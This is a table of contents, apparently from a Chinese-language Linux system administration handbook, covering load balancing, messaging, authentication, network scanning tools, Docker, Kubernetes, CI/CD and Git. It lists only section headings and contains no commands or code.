4.1. Master
4.2. Slave
4.3. MySQL

80. HAProxy - fast and reliable load balancing reverse proxy
    1. Installing
        1.1. Ubuntu
        1.2. CentOS
    2. haproxy.cfg
        2.1. stats
        2.2. listen 方式
        2.3. frontend/backend 方式
        2.4. option
            httpclose
            forwardfor
            httpchk
        2.5. balance
        2.6. server
    3. Example 配置实例
        3.1. HTTP 配置实例
            插入Cookie会话保持
            HTTP URL 检查
        3.2. Squid
        3.3. haproxy + mysql 配置实例
        3.4. HTTPS SSL证书卸载配置实例
        3.5. 使用TCP模式实现SSL穿透
        3.6. SMTP
81. balance - Load balancing solution and generic tcp proxy
    1. balance
        1.1. 编译安装
        1.2. Ubuntu 安装
        1.3. 测试安装是否正确
        1.4. 用法
    2. BalanceNG
    3. RBridge
82. Perlbal
    1. install
83. Pacemaker
84. Example

1. 双负载均衡的用法
2. 单台负载均衡的用法
3. 广域网负载均衡的用法
85. FAQ
1. Haproxy 与 Nginx
IX. Distributed Computing
86. Open Source Distributed Computing
1. Boinc (berkeley 分布式计算平台)
1.1. rc.local
2. ubuntu apt-get 安装
3. CentOS 安装
4. boinccmd
4.1. attach_project
4.2. nomorework I allowmorework 禁止下载任务 / 允许下载任务
87. High performance Computing
1. Distributed Computing
1.1. OpenMosix
1.2. OpenSSI
2. Parallel Computing
2.1. EnFusion
2.2. SCore
2.3. Beowulf
89. Tachyon
90. Apache ZooKeeper
1. 安装配置
1.1. 单节点安装
1.2. 多节点安装
2. 管理 ZooKeeper
2.1. help
2.2. ls
2.3. create
2.4. get
2.5. set
2.6. delete
91. Message Queuing & RPC

1. RabbitMQ
    1.1. 安装 RabbitMQ
        Ubuntu
        CentOS
        OSCM 一键安装
        检查端口
    1.2. 配置 RabbitMQ
        监听所有适配器地址
    1.3. rabbitmqctl - command line tool for managing a RabbitMQ broker
        change_password
        list_users
        虚拟机管理
        list_queues
        list_exchanges
    1.4. rabbitmq-plugins - command line tool for managing RabbitMQ broker plugins
        rabbitmq_management
        rabbitmq_delayed_message_exchange
    1.5. Python - Pika
    1.6. Ruby amqp
2. ZeroMQ
    2.1. python-zeromq
        pyzmq
        example
    2.2. ruby zmq
3. nanomsg
4. Gearman
    4.1. Getting Started with Gearman
        CentOS
        Ubuntu
        防火墙设置
    4.2. gearman
    4.3. Gearman PHP Extension
5. Apache Kafka is a distributed publish-subscribe messaging system

5.1. 安装 Kafka
安装 Kafka用于开发与测试环境
安装 Kafka 适用于 IDC
Kafka 日志
检查 Kafka 线程
5.2. 测试 Kafka
5.3. 配置 Kafka
server.properties
外网访问
consumer.properties
group.id
producer.properties
5.4. 管理 Kafka
5.5. FAQ
WARN Error while fetching metadata with correlation id 1 : {test=LEADER_NOT_AVAILABLE} (org.apache.kafka.clients.NetworkClient)
Error while executing topic command : Replication factor: 1 larger than available brokers: 0.
WARN Connection to node -1 could not be established. Broker may not be available. (org.apache.kafka.clients.NetworkClient)
6. RocketMQ
6.1. 安装 RocketMQ
7. Celery
8. ActiveMQ
9. http://kr.github.io/beanstalkd/
10. gRPC
X. Security
92. Authentication
1. /etc/login.defs
2. PAM 插件认证
2.1. pam_tally2.so
2.2. pam_listfile.so
2.3. pam_access.so

2.4. pam_wheel.so
3. Network Authentication
3.1. Network Information Service (NIS)
安装NIS服务器
Slave NIS Server
客户机软件安装
Authentication Configuration
application example
Mount /home volume from NFS
3.2. OpenLDAP
Server
Client
User and Group Management
3.3. Kerberos
Kerberos 安装
CentOS 安装
Install by apt-get
Kerberos Server
Kerberos Client
Kerberos Management
ktutil - Kerberos keytab file maintenance utility
klist - list cached Kerberos tickets
OpenSSH Authentications
Configuring the Application server system
Configuring the Application client system
3.4. FreeRADIUS (Remote Authentication Dial In User Service)
安装 FreeRADIUS
Ubuntu
安装 radiusd
ldap
mysql
WAP2 Enterprise
3.5. SASL (Simple Authentication and Security Layer)

        3.6. GSSAPI (Generic Security Services Application Program Interface)
93. SELinux
    1. getsebool - get SELinux boolean value
        1.1. HTTP 相关配置
    2. sestatus - SELinux status tool
    3. setsebool - set SELinux boolean value
    4. chcon - change file SELinux security context
    5. rsync
    6. 查找被SELINUX禁用服务
        6.1. Nginx
94. Sniffer
    1. nmap - Network exploration tool and security / port scanner
        1.1. 安装 nmap
        1.2. HOST DISCOVERY
            -sP: Ping Scan - go no further than determining if host is online
        1.3. SCAN TECHNIQUES
            -sU: UDP Scan 扫描
            -b <FTP relay host>: FTP bounce scan
        1.4. PORT SPECIFICATION AND SCAN ORDER
            -p <port ranges>: Only scan specified ports
        1.5. SCRIPT SCAN
            Nmap Scripting Engine (NSE)
            ftp-anon
            mysql-info
            http
            snmp
            SSHv1
            --script-updatedb 更新脚本
        1.6. OS DETECTION
            -O: Enable OS detection 操作系统探测
        1.7. OUTPUT
            --open: Only show open (or possibly open) ports 操作系统探测

- 1.8. 排除指定的主机
- 1.9. 查看本地路由与接口
- 1.10. MISC
  - -6: Enable IPv6 scanning
  - -A: Enables OS detection and Version detection, Script scanning and Traceroute
- 1.11. ncat - Concatenate and redirect sockets
  - TCP 数据传输
  - UDP 数据传输
  - 始终保持服务器开启
  - 传输视频流
- 1.12. nmap 应用案例
  - 扫描一组IP地址

2. tcpdump - A powerful tool for network monitoring and data acquisition
   - 2.1. 监控网络适配器接口
   - 2.2. 监控主机
   - 2.3. 监控TCP端口
   - 2.4. 监控协议
   - 2.5. 输出到文件
   - 2.6. src / dst
   - 2.7. 保存结果
   - 2.8. Cisco Discovery Protocol (CDP)
   - 2.9. Flags
   - 2.10. 案例
     - 监控80端口与icmp,arp
     - monitor mysql tcp package
     - HTTP 包
     - 显示SYN、FIN和ACK-only包
     - 嗅探 Oracle 错误
     - smtp
3. cdpr - Cisco Discovery Protocol Reporter
4. ngrep - Network layer grep tool
   - 4.1. 匹配关键字
   - 4.2. 指定网络接口
5. Unicornscan，Zenmap，nast

6. netstat-nat - Show the natted connections on a linux iptable firewall
7. Tcpreplay
8. Wireshark
9. conntrack-tools : Manipulate netfilter connection tracking table and run High Availability
    9.1. 帮助信息
    9.2. 协议跟踪

95. sqlmap - automatic SQL injection and database takeover tool
    1. Installation
    2. 开始入住实验
        2.1. 测试脚本
        2.2. sqlmap.ini
    3. Request参数
        3.1. --method, --data
        3.2. --cookie
        3.3. --referer
        3.4. --user-agent
            -a
        3.5. --headers
        3.6. --referer
        3.7. auth
            --auth-type
            --auth-cred
        3.8. --proxy
        3.9. --threads
        3.10. --delay
        3.11. --timeout
    4. Injection
        4.1. --dbms
        4.2. --prefix
        4.3. --postfix
        4.4. --string
        4.5. --regexp
        4.6. --excl-str

4.7. --excl-reg
5. Techniques
5.1. --stacked-test
5.2. --time-test
5.3. --union-test
5.4. --union-tech
5.5. --union-use
6. Enumeration
6.1. dbs
6.2. --count
6.3. --dump/--dump-all
6.4. --sql-query
6.5. --sql-shell
7. Miscellaneous
7.1. --update
7.2. --save
96. Vulnerability Scanner
1. Nessus
2. OpenVAS
97. Injection & Penetration
1. Backtrack Linux
98. Lynis Linux 安全性扫描工具
1. 安装
1.1.
2. 开始审计
99. Suricata Engine
100. psad
101. fwknop
102. fwsnort
103. nftables
104. Haka
105. Docker
1. 安装 Docker
1.1. Rocky Linux 9.2 / AlmiLinux 9.2 / CentOS 8 Stream
添加容器管理员

        docker-compose 2.x
        切换镜像
    1.2. Ubuntu docker-ce
    1.3. 测试 Docker
    1.4. 重置 Docker
    1.5. 早起版本
        CentOS 7 docker-ce
        CentOS 6
        Ubuntu
2. Portainer - Docker 图形管理界面
    2.1. 安装
    2.2. 配置 Portainer
    2.3. 添加代理出错
3. 配置 Docker
    3.1. 开启远程访问

        /etc/docker/daemon.json

        配置SSL证书
        通过 SSH 连接远程 Docker
    3.2. 镜像配置
        临时选择镜像
        切换国内镜像
    3.3. DNS
    3.4. ulimit 资源
4. docker 命令
    4.1. docker - A self-sufficient runtime for containers
        连接远程主机
        查看 docker 信息
        run
            查看 docker run 参数
            -it
            --restart 参数
            --privileged 让 root 具备真正的 root 权限
            设置环境变量
            DNS

- add-host
- 暴漏端口
- 内存资源分配

start / stop / restart

更新容器参数

ps

- 不截断输出，显示完整信息
- 格式化输出

kill 信号

top

inspect

- 获取容器名称
- 容器镜像名称
- 获取容器主机名 Hostname
- 查询 IP 地址
- 查询子网
- 容器日志
- 获取 json 配置
- 函数
- 综合查询
- 查看 Mount 目录

镜像管理

- 查看镜像
- 获取新镜像
- 批量删除镜像
- 删除 <none> 镜像
- 批量删除镜像

logs

- 跟踪实时日志
- 显示时间戳
- 显示一段范围内的日志

重置 Docker

仓库操作

- 登陆
- 注销

build

网络管理
事件信息
从 docker 中复制文件
查看历史记录
安全漏洞扫描
Contexts
查看
创建
inspect
使用 context
删除
--context 参数
4.2. docker-compose - Define and run multi-container applications with Docker.
安装 docker-compose
使用 pip 安装
OSCM 安装
查看版本号
快速入门
启动
停止
停止
启动
查看进程
查看日志
执行命令
运行
4.3. Docker Scan
5. 镜像管理
5.1. 搜索镜像
5.2. 获取镜像
5.3. 列出本地镜像
5.4. tag
5.5. 保存和载入镜像
5.6. 删除本地镜像
5.7. history 镜像历史纪录

5.8. format 用法
5.9. inspect
5.10. 查看镜像内容
6. 容器管理
6.1. 查看容器
6.2. 启动与终止容器
6.3. 进入容器
6.4. 运行容器内的命令
6.5. 导出和导入容器
Ubuntu
Mac 导出与导入
6.6. 停止所有容器
信号处理
6.7. 删除容器
6.8. log-driver
6.9. 操作系统
设置环境变量
/etc/hosts 配置
sysctl
ulimits
6.10. 查看容器内运行的进程
6.11. 更新容器资源配置
6.12. 查看容器的退出状态
6.13. 暂停与恢复容器
6.14. 对比容器的变化
6.15. 查看容器状态
6.16. 重启容器
6.17. DNS
7. 卷管理
7.1. 列出卷
7.2. 创建卷
7.3. 挂在镜像
7.4. 检查卷
7.5. 删除卷
7.6. 销毁所有未使用的卷
7.7. 在多个容器间共享卷

7.8. 容器绑定本地文件系统
7.9. 只读权限
8. Docker 网络管理
8.1. docker0 IP地址
8.2. 容器指定固定IP地址
8.3. 创建子网
8.4. 创建 overlay 网络
8.5. 网络命令空间
8.6. flannel 网络配置
9. 日志管理
9.1. 查看默认驱动
9.2. Fluentd 配置
9.3. Docker 配置
9.4. docker-compose 编排
9.5. 将日志输出到 /dev/stdout 和 /dev/stderr
10. Dockerfile
10.1. 基于 Dockerfile 创建镜像
创建 Dockerfile 文件
创建镜像
运行镜像
测试 Nginx
提交镜像
10.2. 基于 Alpine 制作镜像
10.3. Dockerfile 缺失的工具
Debian/Ubuntu 镜像
CentOS
alpine
10.4. Dockerfile 语法
COPY
EXPOSE
ENTRYPOINT
docker-entrypoint.sh 文件
11. 仓库
11.1. Docker 官方仓库
登陆仓库
获取镜像

上传镜像
11.2. 私有仓库
搭建私有仓库
推送镜像到私有仓库
查询镜像
registry 镜像高级配置
私有仓库认证
registry 接口
11.3. Harbor
12. Swarms
12.1. 管理 Swarms
查看 Swarms 版本
初始化 Swarms
显示 join-token
创建虚拟机
显示虚拟机列表
设置管理节点
环境变量
切换节点
启动/停止节点
离线
12.2. Stack
12.3. 服务
创建 Service
删除 Service
inspect
12.4. swarm 卷管理
Host Volumes
Named Volumes
共享卷
13. docker-compose.yml 容器编排
13.1. 版本号
13.2. 镜像
13.3. 容器名称
13.4. 启动策略
13.5. 容器用户

- 13.6. 挂在卷
- 13.7. 映射端口的标签
- 13.8. 添加 hosts 文件
- 13.9. 网络配置
  - 自定义 IPv4 子网地址
  - external 外部网络
  - 配置 IPv6
- 13.10. links 主机别名
- 13.11. 链接外部容器
- 13.12. 服务依赖
- 13.13. working_dir
- 13.14. 设置环境变量
- 13.15. 临时文件系统
- 13.16. 编译 Dockerfile
- 13.17. resources 硬件资源分配

14. Docker Example
  - 14.1. registry
    - Auth + SSL
  - 14.2. Example Java - Spring boot with Docker
    - 获取 CentOS 7 镜像
    - 安装 openjdk
    - Spring boot 包
    - 启动 Spring boot 项目
    - 基于 CentOS 7 制作 spring 镜像
  - 14.3. Redis
    - Docker 命令
      - 获取 Redis 镜像
      - 启动一个 Redis 实例
      - 进入 Redis
      - 启动一个 Redis 实例并映射 6379 端口
      - 维护容器
    - Docker compose
    - Docker Stack
    - somaxconn/overcommit_memory
  - 14.4. Nginx
    - nginx:latest

安装 Docker Nginx alpine
安装依赖工具
容器内优雅重启
14.5. MySQL
14.6. MongoDB
使用 mongodb 用户运行

14.7. Node
15. Docker FAQ
15.1. 通过 IP 找容器
15.2. 常用工具
Debian/Ubuntu
15.3. 检查 Docker 是否可用
15.4. no space left on device
15.5. Bitnami
106. Podman
1. 安装 Podman
1.1. RockyLinux 安装 Podman
1.2. Almalinux 9.0
1.3. MacOS 安装 Podman
1.4. 初始化 Podman
1.5. 让 Podman 支持 Docker Compose
1.6. 配置 Podman
1.7.
2. podman 管理
2.1. 虚拟机管理
管理 Podman 系统
2.2. 镜像管理
获取镜像
查看镜像
2.3. Registry
3. 按例
3.1. podman run 用法
3.2. mysql
3.3. 制作镜像
XI. Kubernetes

107. Minikube
    1. CentOS 8 安装 minikube
        - CentOS
            - 无虚拟机
        - Mac OS
    2. Quickstart
    3. minikube 命令
        - minikube ip 地址
        - 启动 minikube
            - 虚拟机驱动
            - 开启GPU
            - 日志输出级别
            - CPU 和 内存分配
            - 指定 kubernetes 版本
            - 配置启动项
            - 指定 registry-mirror 镜像
            - 指定下载镜像
            - Enabling Unsafe Sysctls
            - 使用 CRI-O 容易
        - 停止 minikube
        - Docker 环境变量
        - SSH
        - 缓存镜像
        - 清理 minikube
        - Kubernetes 控制面板
        - service
        - 查看日志
        - 查看 Docker 环境变量
        - profile
        - addons
            - 查看所有插件
            - 启用 addons
            - 查看 addons 列表
            - dashboard
            - 开启 registry 私有库
            - 启用 ingress

        SSH
        查看IP地址
        镜像管理
        kubectl
    4. Minikube 案例演示
    5. FAQ
        This computer doesn't have VT-X/AMD-v enabled. Enabling it in the BIOS is mandatory
        ERROR FileContent--proc-sys-net-bridge-bridge-nf-call-iptables
        ERROR ImagePull
        证书已存在错误
        http: server gave HTTP response to HTTPS client
        provided port is not in the valid range. The range of valid ports is 30000-32767
        Exiting due to MK_ENABLE: run callbacks: running callbacks: [verifying registry addon pods : timed out waiting for the condition: timed out waiting for the condition]
        Exiting due to SVC_URL_TIMEOUT: http://127.0.0.1:11068/api/v1/namespaces/kubernetes-dashboard/services/http:kubernetes-dashboard:/proxy/ is not accessible: Temporary Error: unexpected response code: 503
        Mac minikube ip 不通，ingress 不工作
108. microk8s
    1. 安装 microk8s
        安装指定版本
    2. 组件管理
        dns
        dashboard
    3. kubectl
    4. Kubernetes Addons

109. Kubernetes 集群管理
    1. 配置

- KUBECONFIG
- use-context

2. 如何从 docker 过渡到 kubectl 命令
    - 执行 Shell
    - 查看信息
        - api-versions
        - 节点
            - nodes
        - 查询集群状态
        - config
            - use-context
        - cluster-info
    - 查看 pod 日志
    - 复制文件
    - edit
    - 端口转发
        - Service 端口映射
        - 绑定地址
    - 操作系统资源配置
        - sysctls
    - endpoints
    - explain
        - ingress
    - describe
        - storageclasses.storage.k8s.io
        - pod
3. namespace 命名空间
    - 查看命名空间
    - 创建命名空间
    - 使用 yaml 创建命名空间
    - 删除命名空间
4. label 标签
5. 服务管理
    - 列出服务
    - 创建服务
    - 查看服务详细信息

        查看服务
    更新服务
    删除服务
    clusterip
        selector
    设置外部IP
    externalname
        绑定外部域名
        Example mongo
        Example MySQL
    负载均衡
        LoadBalancer YAML
        Example Redis
    nodeport
        NodePort YAML
    Example
6. serviceaccount
7. Pod 管理
    查看 POD 状态
        格式化输出
        查看 pod 下面容器
    运行 POD
    删除 pod
    查看 Pod 的事件
    Taint（污点）和 Toleration（容忍）
        Taint（污点）设置
        Toleration（容忍）调度
        使用场景
    镜像拉取策略
    指定主机名
    环境变量
    健康状态检查
        readinessProbe (就绪探测)
        livenessProbe (存活探测)
    securityContext
        sysctls

        runAsUser
        security.alpha.kubernetes.io/sysctls
    nodeName 选择节点
    nodeSelector 选择节点
    nodeAffinity 选择节点
    Taint（污点）和 Toleration（容忍）
    strategy
8. 部署管理
    expose
    部署容器
    删除 deployment
    扩容管理
    rollout
    重启容器
    更新镜像
9. secret 密钥管理
    获取 Token
    创建 Secret
    Private Registry 用户认证
    配置TLS SSL
10. ConfigMap
    创建 Key-Value 配置项
    从文件创建 ConfigMap
    从环境变量文件创建 ConfigMap
    查看 ConfigMap
    删除 ConfigMap
    ConfigMap
        Key-Value 配置
        Secret
        环境变量
        配置文件
11. Job/CronJob
    CronJob
    Job
        执行单词任务
        计划任务

12. clusterrolebinding
13. Volume
    - local
        - 案例
14. Ingress
    - 管理 Ingress
    - 挂载 SSL 证书上
    - 端口
    - URI 规则
    - vhost 虚拟主机
    - rewrite
    - annotations 配置
        - HTTP 跳转到 HTTPS
        - server-snippet
    - 金丝雀发布（灰度发布）
        - 准备服务
        - 方案一，权重分配
        - 通过HTTP头开启灰度发布
        - 通过 Cookie 开启
    - 解决 504 网关超时

110. kubectl example
    1. 私有 registry
    2. mongodb
    3. tomcat
111. istio
    1. 启动 istio
    2. 禁用 istio
112. Kubeapps
113. Helm - The package manager for Kubernetes
    1. 安装 Helm
        - AlmaLinux
        - Rocky Linux
        - Ubuntu
        - Mac
    2. 快速开始
    3. Helm 命令

初始化 Helm
查看仓库列表
搜索
查看包信息
安装
列表
删除
升级
回滚
查看状态
4. ingress-nginx
5. elastic
6. Helm The package manager for Kubernetes
7. Helm Faq
114. Rancher - Multi-Cluster Kubernetes Management
1. 安装 Rancher
Rancher Server
Docker 安装
防火墙配置
Helm 安装 Rancher
Mac 安装
进入容器
Web UI
SSL 证书
Rancher Kubernetes Engine (RKE) 2
Server
Linux Agent（Worker）
Rancher Kubernetes Engine (RKE) 1
安装 RKE
v1.3.2
v0.1.17
配置 RKE
启动 RKE
Rancher CLI
二进制安装
rancher-compose

v0.12.5
2. 快速入门
API
3. Rancher Compose
Rancher Compose 命令
操作演示
4. Rancher CLI
登陆 Rancher
查看集群
查看节点
catalog
查看设置
rancher kubectl
5. K3s
AutoK3s
命令行创建集群
私有镜像库
暴漏 80/443
扩展本地存储
Agent 代理安装
安装 K3s（Docker 模式）
Server
Agent
安装 kube-explorer
安装 K3s（VM 模式）
Server 服务安装
Agent 代理安装
k3d
安装 k3d
创建集群
查看信息
删除集群
演示
部署 nginx
配置文件
导出集群配置文件

镜像管理
管理 k3d 集群
配置 api-port 端口

kubectl 管理指定集群
容器镜像库
traefik 配置
增加 Redis 6379 端口
ingress-nginx
卸载 traefik
安装 ingress-nginx
验证安装是否正确
TLS 证书
创建 Token
FAQ
ghcr.io 镜像下载问题
k3s 80/443 端口问题
flannel 不通
Failed to allocate directory watch: Too many open files
6. Rancher Demo
Rancher 部署 Nginx
local-path-provisioner
7. Longhorn
安装 Longhorn
选择磁盘类型
节点选择
FAQ
FailedAttachVolume
8. FAQ
调试 Rancher 查看日志
[network] Host [rancher.netkiller.cn] is not able to connect to the following ports: [rancher.netkiller.cn:2379]. Please check network policies and firewall rules
cgroups v2

115. netkiller 容器编排工具
1. 安装 netkiller-devops
2. 使用 python 优雅地编排 Docker 容器
2.1. 安装依赖库
2.2. 创建一个 Services
2.3. 创建 Composes
2.4. 容器管理
2.5. 演示例子
Redis 主从配置
2.6. 使用 Python 编排 Dockerfile
2.7.
2.8. logstash
3. 使用 Python 优雅地编排 Kubernetes
3.1. 快速演示编排Nginx
3.2. 创建命名空间
3.3. ConfigMap/Secret 编排演示
3.4. Pod 挂载 ConfigMap 编排演示
3.5. Pod 挂载 ConfigMap 设置环境变量
3.6. Ingress 挂载 SSL 证书
3.7. StatefulSet 部署 Redis
3.8. StorageClass
3.9. 部署 MySQL 到 kubernetes
3.10. MongoDB
3.11. Nacos
单节点部署
集群部署
Ingress 部署
3.12. Redis
3.13. Kubernetes 部署 kube-explorer 图形化界面
3.14. ELK
Elasticsearch
Kibana
验证是否工作正常
3.15. sonarqube
XII. Virtualization
116. Virtual Machine(虚拟机)

1. Kernel-based Virtual Machine(KVM)
    1.1. kvm install usage yum
        brctl / tunctl
        virt-install
    1.2. Ubuntu
    1.3. CentOS 6.2
    1.4. Scientific Linux Virtualization
    1.5. libvirt
        virsh
            console
            dumpxml
        Virtual Machine Manager
    1.6. FAQ
        No hypervisor options were found for this connection
        如何判断当前服务器是实体机还是虚拟机
2. Xen
    2.1. install
    2.2. Manager
3. OpenVZ
    3.1. 安装OpenVZ
    3.2. 使用OpenVZ & 建立VPS
        安装操作系统模板
        创建OpenVZ操作系统节点（VPS）
    3.3. 设置VPS参数
4. vagrant - Tool for building and distributing virtualized development environments
    4.1. vagrant for windows
5. 虚拟机管理
    5.1. Proxmox - Open-source virtualization management platform Proxmox VE
    5.2. OpenStack
    5.3. CloudStack
    5.4. OpenNode
    5.5. OpenNEbula

XIII. 项目管理工具

117. Gitlab 项目管理
    1. GitLab 安装与配置
        1.1. Almalinux 9.0
            Gitlab Runner
        1.2. CentOS 8 Stream 安装 Gitlab
        1.3. Docker 方式安装 Gitlab
            Docker 运行
            Docker compose 安装 Gitlab
            Docker Compose 安装 gitlab-runner
        1.4. Yum 安装 GitLab
            GitLab Runner
        1.5. 绑定SSL证书
        1.6. Gitlab 管理
            gitlab-rake 命令
            gitlab-runner 命令
            Gitlab 迁移，备份和恢复
                备份
                恢复
    2. 初始化 Gitlab
        2.1. 操作系统初始化
            gitlab-runner
            Docker
            Java 环境 安装脚本
            Node 环境
        2.2. 创建用户
            创建用户
        2.3. 初始化组
        2.4. 初始化标签
        2.5. 初始化分支
        2.6. 部署环境
    3. 项目管理
        3.1. 组织架构
            开发、测试和运维三个部门的关系
            权限角色
        3.2. 项目计划
        3.3. 工作流

- 3.4. 议题
  - Milestones 里程碑
  - 修正路线图（Roadmap）
  - 工作报告
  - 5W2H 任务分配法则
  - 任务/议题
    - 运维任务
    - 开发任务
    - 测试任务
    - 运营任务
- 3.5. 并行开发
  - 任务分解
  - 配套环境
  - 代码分支
    - 时间线分支
    - 分支权限
    - 功能分支
    - 合并流程
      - 合并分支
      - 除了单个文件
      - 合并分支解决冲突
    - Hotfix / BUG 分支
  - 前滚和后滚
    - 后滚操作
    - 前滚操作
    - 前滚后后滚常见操作
      - 导出最后一次修改过的文件
      - 导出指定版本区间修改过的文件
      - 回撤提交
      - 撤回单个文件提交
  - 提交代码怎样写注释信息
    - Fixed Bug
    - Implemented
    - Add
- 3.6. 升级与发布相关
  - 分支与版本的关系

        分支与标签的区别
        Release Notes
        License
    3.7. 代码审查

4. 通过GPG签名提交代码
    4.1. 创建证书
    4.2. 配置 Gitlab GPG
    4.3. 配置 Git
        全局配置
        本地配置
        提交代码
    4.4. FAQ
        error: gpg failed to sign the data
5. CI / CD
    5.1. 远程服务器配置
    5.2. 配置 CI / CD
        安装 GitLab Runner
        注册 gitlab-runner
        并发链接数设置
    5.3. Shell 执行器
        注册 Gitlab Runner 为 Shell 执行器
        生成 SSH 证书
        数据库环境
        Java 环境
            安装最新版 maven
            mvnd
        NodeJS
        Python 环境
        远程执行 sudo 提示密码
    5.4. tags 的使用方法
    5.5. Docker 执行器
    5.6. Kubernetes executor
        命名空间
        挂载卷
        KUBERNETES_BEARER_TOKEN

案例
5.7. Java 持续集成相关
制作 Maven 镜像
JaCoCo
并行开发解决版本冲突
5.8. 数据库结构监控
什么是数据库结构版本控制
为什么要做数据库结构本版控制
何时做数据库结构本版控制
在哪里做数据库结构本版控制
谁来负责数据库结构本版控制
怎样做数据库结构本版控制
安装脚本
启动脚本，停止脚本
查看历史版本
CI/CD 配置
5.9. 持续部署 Nacos
nacos 持续部署工具
.gitlab-ci.yml 配置案例
6. Pipeline 流水线
6.1. cache
Cache Key
禁用 Cache
定义多个缓存
6.2. stages
依赖关系
禁用 stage
6.3. variables
列出所有环境变量
Git submodule
通过条件，设置变量
6.4. script /before_script / after_script
条件判断
多行脚本
6.5. only and except
匹配 feature / hotfix 分支

监控文件变化
6.6. 构建物
禁止 job 下载构建物
6.7. 允许失败
6.8. 定义何时开始job
6.9. services
6.10. tags
6.11. rules 规则
条件判断
6.12. include 包含
6.13. 模版
6.14. release
6.15. 应用案例
Java
使用 Docker 编译并收集构建物
Shell 执行器，远程部署物理机/虚拟机
Shell 执行器，远程部使用容器启动项目
Docker 执行器
Node
vue.js android
Python
docker
include 高级用法
7. 软件包与镜像库
7.1. Maven 仓库
将已存在的 JAR 文件部署到 Maven 仓库
7.2. Python Pypi 仓库
个人访问令牌
手工上传包
在持续集成中配置
7.3. Node JS
7.4. Docker registry
配置 Docker registry
手动构建镜像并上传至容器镜像库
CI/CD 流水线配置
8. 服务器端 hooks

8.1. 创建全局 Server hooks
8.2. 给单个仓库配置 Server hooks
查看仓库目录
创建 hooks 脚本
9. 客户端 hooks
9.1. 集成禅道
Linux/MacOS
Windows
使用方法
10. WebHook
11. FAQ
11.1. 查看日志
11.2. debug runner
11.3. gitolite 向 gitlab 迁移
11.4. 修改主机名
11.5. ERROR: Uploading artifacts as "archive" to coordinator... too large archive
11.6. ERROR: Job failed (system failure): prepare environment: waiting for pod running: timed out waiting for pod to start. Check https://docs.gitlab.com/runner/shells/index.html#shell-profile-loading for more information
11.7. 磁盘 100% 怎样清理
118. Jenkins
1. 安装 Jenkins
1.1. OSCM 一键安装
1.2. Mac
1.3. CentOS
1.4. Ubuntu
1.5. Docker
1.6. Minikube
2. 配置 Jenkins
3. Jenkinsfile
3.1. Jenkinsfile - Declarative Pipeline
stages
script

junit
withEnv
parameters
options
triggers
tools
post
when 条件判断
抛出错误
withCredentials
    token
withMaven
isUnix() 判断操作系统类型
Jenkins pipeline 中使用 sshpass 实现 scp,
ssh 远程运行
    后台运行

3.2. Jenkinsfile - Scripted Pipeline

git
切换 JDK 版本
groovy
Groovy code
    Groovy 函数
Ansi Color
写文件操作
modules 实现模块
docker
input
if 条件判断
Docker
conditionalSteps
nexus

3.3. 设置环境变量

系统环境变量

3.4. agent

label
docker

        指定docker 镜像
        args 参数
        Docker outside of Docker (DooD)
        挂在宿主主机目录
        构建镜像
      Dockerfile
    3.5. Steps
      parallel 平行执行
      echo
      catchError 捕获错误
      睡眠
      限制执行时间
      时间截
    3.6. 版本控制
      checkout
      Git
    3.7. 节点与过程
      sh
      Windows 批处理脚本
      分配工作空间
      node
    3.8. 工作区
      变更目录
      判断文件是否存在
      分配工作区
      清理工作区
      递归删除目录
      写文件
      读文件
4. Jenkins Job DSL / Plugin
5. Jenkins Plugin
    5.1. Blue Ocean
    5.2. Locale Plugin (国际化插件)
    5.3. github-plugin 插件
    5.4. Docker
      设置 Docker 主机和代理

持久化
5.5. JaCoCo
Pipeline
5.6. SSH Pipeline Steps
5.7. Rancher
5.8. Kubernetes 插件
Kubernetes
Kubernetes :: Pipeline :: Kubernetes Steps
Kubernetes Continuous Deploy
Kubernetes Cli
5.9. HTTP Request Plugin
5.10. Skip Certificate Check plugin
5.11. Android Sign Plugin
6. Jenkinsfile Pipeline Example
6.1. Maven 子模块范例
6.2. 使用指定镜像构建
6.3. 命令行制作 Docker 镜像
6.4. Yarn
6.5. Android
119. SonarQube
1. 安装
1.1. Kubernetes 安装 SonarQube
1.2. Docker
1.3. netkiller-devops 安装
1.4. SonarScanner
Docker 安装
本地安装
2. 配置
2.1. 登陆 SonarQube
2.2. 本地 maven 执行 SonarQube
2.3. 集成 Gitlab
2.4. SonarScanner
Node.js
3. FAQ
3.1. bootstrap check failure [1] of [1]: max virtual memory areas vm.max_map_count [65530] is too

low, increase to at least [262144]
3.2. failed: An API incompatibility was encountered while executing org.sonarsource.scanner.maven:sonar-maven-plugin:3.9.0.2155:sonar: java.lang.UnsupportedClassVersionError: org/sonar/batch/bootstrapper/EnvironmentInformation has been compiled by a more recent version of the Java Runtime (class file version 55.0), this version of the Java Runtime only recognizes class file versions up to 52.0
3.3. [ERROR] An unknown compilation problem occurred
3.4. can't have 2 modules with the following key
3.5. Kubernetes 运行 sonar-scanner

120. Dagger
121. 持续集成工具
    1. Code Review
        1.1. Phabricator - an open source, software engineering platform
        1.2. Gerrit
        1.3. TeamCity
    2. Nexus Repository OSS
        2.1. 安装 Nexus
            Docker
        2.2. Nexus UI
        2.3. maven 设置
        2.4. Node.js
        2.5. Ruby
123. TRAC
    1. Ubuntu 安装
        1.1. source code
        1.2. easy_install
        1.3. Apache httpd
    2. CentOS 安装
        2.1. trac.ini

        2.2. standalone
        2.3. Using Authentication
        2.4. trac-admin
            Permissions
            Resync
    3. Project Environment
        3.1. Sqlite
        3.2. MySQL
        3.3. Plugin
            AccountManagerPlugin
            Subtickets
    4. trac.ini
        4.1. repository
        4.2. attachment 附件配置
    5. trac-admin
        5.1. adduser script
    6. Trac 项目管理
        6.1. Administration
            General
            Ticket System
            Version Control
        6.2. Wiki
        6.3. Timeline
        6.4. Roadmap
        6.5. Ticket
    7. FAQ
        7.1. TracError: Cannot load Python bindings for MySQL
    8. Apache Bloodhound
124. Redmine
    1. CentOS 安装
    2. Redmine 运行
    3. 插件
        3.1. workflow
125. 项目管理工具
    1. 禅道

2. TUTOS
XIV. 软件版本控制
126. Git - Fast Version Control System
1. Repositories 仓库管理
1.1. initial setup
1.2. 克隆代码
恢复文件
1.3. 切换分支
checkout master
checkout 分支
通过 checkout 找回丢失的文件
checkout 所有远程分支
使用 ours 与 theirs 解决冲突
使用远程分支强行覆盖本地分支
1.4. git-add - Add file contents to the index
1.5. Creating and Commiting
git-commit - Record changes to the repository
1.6. Status
git-status - Show the working tree status
1.7. Diff
--name-only 仅显示文件名
1.8. Push
1.9. Pull
1.10. fetch
1.11. Creating a Patch
1.12. reset
还原文件
2. 分支管理
2.1. 查看本地分支
2.2. 创建分支
2.3. 删除分支
2.4. 切换分支
2.5. 重命名分支
